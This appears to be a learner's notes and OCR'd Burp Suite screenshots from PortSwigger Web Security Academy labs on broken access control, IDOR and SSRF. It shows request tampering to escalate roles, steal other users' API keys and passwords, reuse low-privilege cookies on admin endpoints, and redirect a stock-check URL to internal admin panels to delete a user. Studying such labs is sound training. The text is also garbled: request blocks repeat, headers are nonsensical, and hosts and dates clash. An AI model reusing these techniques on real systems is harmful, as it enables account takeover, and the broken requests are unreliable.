
Name	Value	Domain	Path	Expires / Max-Age	Size	HttpOnly	Secure	SameSite	Last Accessed
Admin	true	0ac5003a0403e2afa0899faa... session	/	Session	9	true	true	None	Sun, 19 Jan 2025 1...
sPrGdshjPW55L...	0ac5003a0403e2afa0899faa... session	/		Session	39	true	true	None	Sun, 19 Jan 2025 1...

▼ <https://portswigger.net/web-security/access-control/lab-user-role-can-be-modified-in-user-profile>




then change the email id of wiener then look the request in burpsuite

**POST /my-account/change-email** send it to repeater



roleid sululd be?



then reload the page and delete carlos it solved

▼ <https://portswigger.net/web-security/access-control/lab-user-id-controlled-by-request-parameter>

username wiener with it's api key

change the wiener username into carlos and we get carlos api key

Synopsis Professional 2024.1.1 - Synopsis Project: lab-user-id-controlled-by-request-parameter-with-unpredictable-user-ids

Request


```
GET /my-account/edit-email HTTP/2
Host: 0aad09a03f60add80956c4400f30005.web-security-academy.net
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) 20230101 Pi/refs/128.0
Accept: */*
Accept-Language: en-US,en;q=0.9,image/avif,image/webp,image/svg+xml,*/*;q=0.8
Referer: https://0aad09a03f60add80956c4400f30005.web-security-academy.net/login
Accept-Encoding: gzip, deflate
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Priority: 1
Tat: trailers
17
```

Response

```
</p>
<a href="/logout">Log out</a>
<h2>My Account</h2>
<div class="account-content">
    <p>Your username is: wiener</p>
    <p>Your API Key is: SUlyvzzocCq4KNMB8n0UUFBr1PZDqHt2O</p>
    <form class="login-form" name="change-email-form" action="/my-account/change-email" method="post">
        <label>Email</label>
        <input required type="email" name="email" value="250kxqfVwvjdPfHtN4hQbzffgZ" />
        <button class="button" type="submit">Update email</button>
    </form>
</div>
</div>
</div>
</div>
</div>
```

Ready

Event log (0) All issues (340) 3,698 bytes | 280 millis Memory: 359.1MB 12:09 PM 1401/0505





▼ <https://portswigger.net/web-security/access-control/lab-user-id-controlled-by-request-parameter-with-unpredictable-user-ids>

i have tried to find some thing but i can't find it so i just go to the web page and home and i tried to find out carlos blog page it has GUIDs so i replace it with the wiener GUIDs then i got the api key of carlos account .

wiener with it's GUIDs

carlos's GUIDs



▼ <https://portswigger.net/web-security/access-control/lab-user-id-controlled-by-request-parameter-with-data-leakage-in-redirect>

All tabs | Web Security Academy | Lab: User ID controlled by redirect | User ID controlled by redirect | +

https://0f011908ab2a6e0d83ee0e0010f.web-security-academy.net/?api-key=wiener

# WebSecurity Academy

User ID controlled by request parameter with data leakage in redirect

Back to lab description >

Labs Solved 1

Congratulations, you solved the lab!

Share your skills! Continue learning >

Home | My account | Log out

## My Account

Your username is: wiener

Your API Key is: A27ew5Pytm8VQWKKHYoZGpdERvI

Email

Update email

replace wiener with carlos and the check burpsuite carlos get request it has api key

- ▼ <https://portswigger.net/web-security/access-control/lab-user-id-controlled-by-request-parameter-with-password-disclosure>

The screenshot shows a browser window with the PortSwigger logo at the top. The main content area displays a lab titled "Lab: User ID controlled by request parameter with password disclosure". Below the title, there's a "TRY FOR FREE" button. The page includes sections for "Solutions", "Community solutions", and "APPROVED". On the left sidebar, there's a navigation tree under "Web Security Academy > Access control > Lab" with categories like "Back to all topics", "What is access control?", "Vertical privilege escalation", "Horizontal privilege escalation", "Horizontal to vertical privilege escalation", "Insecure direct object references (IDOR)", "Vulnerabilities in multi-step processes", "Vulnerabilities in Referer-based controls", "Vulnerabilities in location-based controls", "Preventing", and "View all access control labs".

change wiener to administrator

Burp Suite Professional 2024.11.1 - Temporary Project - licensed to b3112e0d

Dashboard Target Intruder Repeater Collaborator Decoder Sequencer Comparer Logger Organizer Extensions Team

Target: https://ba709703304a5a646bd47a600420013.web-security-academy.net [HTTP/2]

Request

Proxy Raw Hex

1 GET /my-account/tid/document HTTP/2

2 Host: https://ba709703304a5a646bd47a600420013.web-security-academy.net

3 Content-Type: application/x-www-form-urlencoded

4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.6090.105 Safari/537.36

5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,\*/\*;q=0.8,application/signed-exchange;v=b3;q=0.7

6 Accept-Language: en-US,en;q=0.5

7 Accept-Encoding: gzip, deflate, br

8 Connection: keep-alive

9 Upgrade-Insecure-Requests: 1

10 Cache-Control: max-age=0

11 Sec-Fetch-Dest: document

12 Sec-Fetch-Mode: navigate

13 Sec-Fetch-Site: same-origin

14 Sec-Fetch-User: ?1

15 DNT: 1

16 Pragma: no-cache

17 Cache-Control: no-store

18

19

20 Set-Cookie: sessionid=0e00d200a7e00420013; path=/; HttpOnly

21

22

23

24

25

26

27

28

29

30

31

32

33

34

35

36

37

Response

Proxy Raw Hex Render

1 1 [HTTP/2] 200 OK

2 Content-Type: text/html; charset=utf-8

3 Content-Security-Policy: default-src 'self'; script-src 'strict-dynamic' https://ba709703304a5a646bd47a600420013.web-security-academy.net; style-src 'self' https://ba709703304a5a646bd47a600420013.web-security-academy.net; font-src 'self' https://ba709703304a5a646bd47a600420013.web-security-academy.net; img-src 'self' https://ba709703304a5a646bd47a600420013.web-security-academy.net; frame-src 'self'; object-src 'none';

4 X-Frame-Options: SAMEORIGIN

5 Content-Length: 3033

6 Date: Mon, 12 Jun 2023 10:45:20 GMT

7 Strict-Transport-Security: max-age=31536000; includeSubDomains; preload

8

9

10 <!DOCTYPE html>

11 <html>

12 <head>

13 <link href="/resources/labheader/css/labheader.css" rel="stylesheet">

14 <link href="/resources/css/lab.css" rel="stylesheet">

15 <script src="/resources/labheader/js/labheader.js">

16 <script>

17 <div class="AcademyLabBanner">

18 <div class="AcademyLabHeader">

19 <div class="AcademyLabTitle">

20 <div class="AcademyLabContainer">

21 <div id="AcademyLabContent" style="background-color: #f0f0f0; border-radius: 10px; padding: 10px; margin: 10px auto; width: fit-content; height: fit-content; user-select: none; font-family: sans-serif; font-size: 14px; line-height: 1.5; color: black; text-align: center; border: 1px solid black; border-bottom: none; border-radius: 10px 10px 0 0; position: relative; z-index: 1; ">

22 <a href="#" class="AcademyLabLink" href="https://portswigger.net/web-security/access-control/lab-user-id-controlled-by-request-parameter">User ID controlled by request parameter with password disclosure

23 </a>

24 <div style="position: absolute; top: 0; left: 0; width: 100%; height: 100%; background-color: black; opacity: 0.5; z-index: 0; ">

25 <div style="position: absolute; top: 50%; left: 50%; width: 200px; height: 100px; background-color: white; border-radius: 10px; transform: translate(-50%, -50%); border: 1px solid black; z-index: 1; ">

26 <img alt="Background image of a lock icon" style="width: 100%; height: 100%; border-radius: 10px; background-size: cover; background-position: center; border: none; z-index: 1; ">

27 <div style="position: absolute; bottom: 0; right: 0; width: 20px; height: 20px; background-color: black; border-radius: 50%; border: 1px solid black; z-index: 1; ">

28 </div>

29 </div>

30 </div>

31 </div>

32 </div>

33 </div>

34 </div>

35 </div>

36 </div>

37 </div>

Inspector

Rquest attributes

Request query parameters

Request body parameters

Request cookies

Request headers

Response headers

Network

Request

Proxy Raw Hex

0 highlights

Administrator

0 highlights

Ready

Error log All issues (26)

0 highlights

3,946 bytes | 594 mili

Memory: 172 MB

23:51 PM

24/06/2023

administrator's password

#### ▼ <https://portswigger.net/web-security/access-control/lab-insecure-direct-object-references>

[download](#) [view transcript](#)

The screenshot displays a Windows desktop environment with several open windows related to a penetration testing project named "Academy home".

- Browsers:** Three tabs are visible:
  - "All lab" | Web Security
  - "Lab: Insecure direct object reference" (active tab)
  - "Insecure direct object reference"
- PortSwigger Lab:** A central window titled "Lab: Insecure direct object references" provides instructions for the challenge. It includes sections for "APPLIED TO", "LAB", "Solved", "Location Solution", and "Community solutions". Below this is a large blue button labeled "Find access control".
- Burp Suite Professional:** Multiple windows from the Burp Suite interface are shown:
  - Request:** Shows an incoming GET request for "/download/transcript/2.txt" with various headers.
  - Response:** Shows the response body containing the transcript file content.
  - Intercept:** A window showing the modified request and response, with the transcript file attached.
  - HTTP History:** A list of previous requests and responses.
  - Proxy settings:** Configuration for intercepting traffic.
  - Network:** Network traffic monitoring interface.
- Event Log:** Shows all issues found during the lab.
- System Taskbar:** Standard Windows taskbar with icons for Start, Task View, File Explorer, and other applications.

▼ <https://portswigger.net/web-security/access-control/lab-url-based-access-control-can-be-circumvented>

The screenshot shows a network request in the Burp Suite interface. The request is a POST to `https://www.webscantest.com:8080/`. The payload contains a parameter `usernamecarlos` with the value `admin`. A red box highlights this parameter.

```
POST / HTTP/1.1
Host: www.webscantest.com:8080
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/100.0.4896.127 Safari/537.36
Accept: */*
Accept-Language: en-US,en;q=0.9
Accept-Encoding: gzip, deflate
Referer: https://www.webscantest.com:8080/
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: none
Sec-Patch-User: 71
Priority: -1
Tls-Client-Auth: 0

usernamecarlos=admin
```

Screenshot of Burp Suite Professional showing a completed lab on URL-based access control. The request shows a crafted URL that bypasses access controls. The response shows a success message and a shopping cart page from 'WebSecurity Academy'.

**Request:**

```
POST / HTTP/2
Host: 0a3600c204b2c57c90c8c9500320b2.web-security-academy.net
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: */*
Accept-Language: en-US,en;q=0.9,image/svg+xml,image/webp,image/png,image/svg+xml,*/*;q=0.8
Referer: https://0a3600c204b2c57c90c8c9500320b2.web-security-academy.net/
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Priority: u0,i
Tls-Skip-HpKP
```

**Response:**

```
HTTP/2 200 OK
Content-Type: application/json; charset=UTF-8
Content-Length: 14
Set-Cookie: sessionid=0de4e4389f945900cf; web-security-academy=0a3600c204b2c57c90c8c9500320b2; .sessionid=.0de4e4389f945900cf; .web-security-academy=.0a3600c204b2c57c90c8c9500320b2; X-Frame-Options: SAMEORIGIN
Content-Length: 14
Date: Mon, 12 Jun 2023 13:59:00 GMT
Server: Apache/2.4.42 (Ubuntu)
```

**URL-based access control can be circumvented**

Congratulations, you solved the lab!

WE LIKE TO SHOP

Home | Admin panel | My account

14:01 PM 2023/06/12

▼ <https://portswigger.net/web-security/access-control/lab-method-based-access-control-can-be-circumvented>

Screenshot of Burp Suite Professional showing a completed lab on method-based access control. The request shows a crafted URL that bypasses access controls. The response shows a success message and a user account page.

**Request:**

```
POST / HTTP/2
Host: 0a40081048982e83fc92c100a900cf.web-securit...
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: */*
Accept-Language: en-US,en;q=0.9,image/svg+xml,image/webp,image/png,image/svg+xml,*/*;q=0.8
Referer: https://0a40081048982e83fc92c100a900cf.web-securit...
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Priority: u0,i
Tls-Skip-HpKP
```

**Response:**

```
HTTP/2 200 OK
Content-Type: application/json; charset=UTF-8
Content-Length: 14
Set-Cookie: sessionid=0de4e4389f945900cf; web-security-academy=0a40081048982e83fc92c100a900cf; .sessionid=.0de4e4389f945900cf; .web-security-academy=.0a40081048982e83fc92c100a900cf; X-Frame-Options: SAMEORIGIN
Content-Length: 14
Date: Mon, 12 Jun 2023 14:14:00 GMT
Server: Apache/2.4.42 (Ubuntu)
```

Congratulations, you solved the lab!

My Account

Your username is: wiener

Email:

Update email

Home | My account | Log out

224 bytes | 423 mB

Event log (9) \* All issues (190) \* Memory: 207.2MB


14:14 PM 2023/06/12

send the /admin/roles post request into repeater and replace it's cookies with wiener chookie's it will allow you then change the http request method post to get request and changer into wiener if you will get 302 then lab solved

#### ▼ <https://portswigger.net/web-security/access-control/lab-multi-step-process-with-no-access-control-on-one-step>

first login as administrator then upgrade carlos then you will got the /admin/roles post request send it to repeater then logout and then login as wiener

press f12 key and copy it's cookie and replace with /admin roles post request then you will see 303 found then lab solved



## Server-side request forgery (SSRF)

▼ <https://portswigger.net/web-security/ssrf/lab-basic-ssrf-against-localhost>

The screenshot shows a browser window with the following details:

- Address Bar:** https://portswigger.net/web-security/ssrf/lab-basic-srrf-against-localhost
- Page Title:** Lab: Basic SSRF against the local server
- Header:** PortSwigger logo, Log out, MY ACCOUNT, Products, Solutions, Research, Academy, Support, and a menu icon.
- Navigation:** Dashboard, Learning paths, Latest topics, All content, Hall of Fame, Get started, Get certified.
- Section:** Web Security Academy > SSRF > Lab.
- Content:**
  - Lab Title:** Lab: Basic SSRF against the local server
  - Tags:** EXPERTS, LAB, Not solved
  - Description:** This lab has a stock check feature which fetches data from an internal system. To solve the lab, change the stock check URL to access the admin interface at `http://localhost/admin` and delete the user `carlos`.
  - Buttons:** ACCESS THE LAB, TRY FOR FREE
  - Solutions:** Solution, Community solutions
- Right Sidebar:** Find SSRF vulnerabilities using Burp Suite

Burp Suite Professional 2024.1.1 - Temporary Project - Licensed to H3110be05d

**Request**

```
POST /productdetails HTTP/2
Host: 0xa50005042f130783e12e5a0e02005d.web-security-academy.net
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:108.0) Gecko/20100101 Firefox/128.0
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Accept: */*
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Priority: 1
Tat: trailers
Stockpile: http://localhost/admin
```

**Response**

```
HTTP/2 200 OK
Content-Type: text/html; charset=UTF-8
Content-Length: 3260
Date: Mon, 11 Jun 2024 11:34:46 GMT
Server: Apache/2.4.42 (Ubuntu)
Set-Cookie: sessionid=0xa50005042f130783e12e5a0e02005d; path=/; HttpOnly; Secure; SameSite=None
```

WebSecurity Academy

Basic SSRF against the local server

Back to lab description

Home | Admin panel | My account

Users

wiener - Delete

carlos - Delete

3,260 bytes | 193 ms

Memory: 413.4MB

11:34 AM

21/01/2024

Burp Suite Professional 2024.1.1 - Temporary Project - Licensed to H3110be05d

**Request**

```
POST /productdetails HTTP/2
Host: 0xa50005042f130783e12e5a0e02005d.web-security-academy.net
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:108.0) Gecko/20100101 Firefox/128.0
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Accept: */*
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Priority: 1
Tat: trailers
Stockpile: http://localhost/admin
```

**Response**

```
HTTP/2 200 OK
Content-Type: text/html; charset=UTF-8
Content-Length: 3260
Date: Mon, 11 Jun 2024 11:34:46 GMT
Server: Apache/2.4.42 (Ubuntu)
Set-Cookie: sessionid=0xa50005042f130783e12e5a0e02005d; path=/; HttpOnly; Secure; SameSite=None
```

WebSecurity Academy

Basic SSRF against the local server

Back to lab description

Home | Admin panel | My account

Users

wiener - Delete

carlos - Delete

3,260 bytes | 193 ms

Memory: 413.4MB

11:34 AM

21/01/2024

Burp Suite Professional 2024.1.1 - Temporary Project - Licensed to H3110be05d

**Request**

```
POST /productdetails HTTP/2
Host: 0xa50005042f130783e12e5a0e02005d.web-security-academy.net
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:108.0) Gecko/20100101 Firefox/128.0
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Accept: */*
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Priority: 1
Tat: trailers
Stockpile: http://localhost/admin
```

**Response**

```
HTTP/2 200 OK
Content-Type: text/html; charset=UTF-8
Content-Length: 3260
Date: Mon, 11 Jun 2024 11:34:46 GMT
Server: Apache/2.4.42 (Ubuntu)
Set-Cookie: sessionid=0xa50005042f130783e12e5a0e02005d; path=/; HttpOnly; Secure; SameSite=None
```

WebSecurity Academy

Basic SSRF against the local server

Back to lab description

Home | Admin panel | My account

Users

wiener - Delete


carlos - Delete

3,260 bytes | 193 ms

Memory: 413.4MB

11:34 AM

21/01/2024



What is SSRF (Server-side) Lab: Basic SSRF against the local server Basic SSRF against the local server Back to lab description LAB Solved

Congratulations, you solved the lab! Share your skills! Continue learning >

Fur Babies  
★★★★★  
\$26.86

Description:  
Fur babies is a new concept for those of you who live in apartments where the Landlord doesn't allow pets. We have a huge selection of cute animal suits you can dress your babies in.

▼ <https://portswigger.net/web-security/ssrf/lab-basic-ssrf-against-backend-system>

The screenshot shows a Windows desktop environment with three main windows open:

- PortSwigger Lab: Basic SSRF against another back-end system**: A browser window displaying a lab challenge from PortSwigger's Web Security Academy. The challenge involves using a stock check feature to find an admin interface on port 8080 and delete a user named carlos. It includes sections for "Access the Lab", "Solution", and "Community solutions".
- Burp Suite Professional 2024.1.1 - Temporary Project - Licensed to H3110w05d**: A proxy tool showing network traffic. A POST request to `https://va2c0x0203960948196481005d007.web-security-academy.net/api` is selected. The "Raw" tab shows the request body: `product_id=1&stock_check=true`. The "Response" tab shows the response status 200 OK.
- Burp Suite Professional 2024.1.1 - Temporary Project - Licensed to H3110w05d**: Another instance of Burp Suite showing a "Sniper attack" configuration. The target is set to `https://va2c0x0203960948196481005d007.web-security-academy.net`. The "Payloads" tab is active, showing the same POST request with the payload `product_id=1&stock_check=true`.

**Screencast 11.1: Sniper attack**

The screenshot shows the Burp Suite Professional interface during a sniper attack on the target URL <https://qa2c0082036b094f8196d481005d0087.web-security-academy.net>. The payload configuration is set to generate 255 sequential payloads starting from 1, with a step of 1. The payload position is set to all payload positions. The payload type is set to numbers. The payload count is 255. The request count is also 255. The payload configuration specifies that the payload type generates numeric payloads within a given range and in a specified format. The number range is set from 1 to 255. The number format is decimal. The examples section shows the values 1 and 255. The payload processing section indicates that various processing rules can be applied to each payload before it is used.

**Sniper attack results**

The screenshot shows the results of the sniper attack, titled "7. Intruder attack of https://qa2c0082036b094f8196d481005d0087.web-security-academy.net". It displays a table of requests and their corresponding payloads. The first row shows a successful response (Status code: 200) for payload 237. The table includes columns for Request, Payload, Status code, Response received, Error, Timeout, Length, and Comment. The payload column shows the value 237. The response received column shows the status code 200. The length column shows the response length. The comment column indicates that the response was successful.

**HTTP2 Response**

The screenshot shows the HTTP2 response for the target URL <https://qa2c0082036b094f8196d481005d0087.web-security-academy.net>. The response body is displayed in raw XML format. A specific line of code is highlighted with a red box, showing the deletion of a user account via a DELETE request to the URL <http://192.168.0.237:8080/admin/delete/username=237>.

Screenshot of Burp Suite Professional showing a SSRF attack against a back-end system.

**Request:**

```

POST /product/list HTTP/2
Host: https://0a2cd08209b094f196d481005d0087.web-security-academy.net
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://0a2cd08209b094f196d481005d0087.web-security-academy.net/product?productId=1
Content-Length: 63
Origin: https://0a2cd08209b094f196d481005d0087.web-security-academy.net
Sec-Fetch-Dest: document
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Priority: u0
Date: Mon, 20 Mar 2023 12:35:10 GMT

```

**Response:**

```

HTTP/2 302 Found
Location: http://192.168.0.237:8080/admin/delete/usernamecarrie
Content-Length: 0

```

**OSINT:**

https://0a2cd08209b094f196d481005d0087.web-security-academy.net/product?productId=1

**Windows Taskbar:**

Ready Event log (12) All issues (51,7) Memory: 461.9MB 12:35 PM 23/03/2023

**Browser:**

What is SSRF [Server-side] Lab: Basic SSRF against another back-end system Lab: Basic SSRF against another back-end system https://0a2cd08209b094f196d481005d0087.web-security-academy.net/product?productId=1

**WebSecurity Academy** Back to lab description

Congratulations, you solved the lab!

Share your skills! Continue learning ▾

Pet Experience Days  
★★★★★  
\$94.36

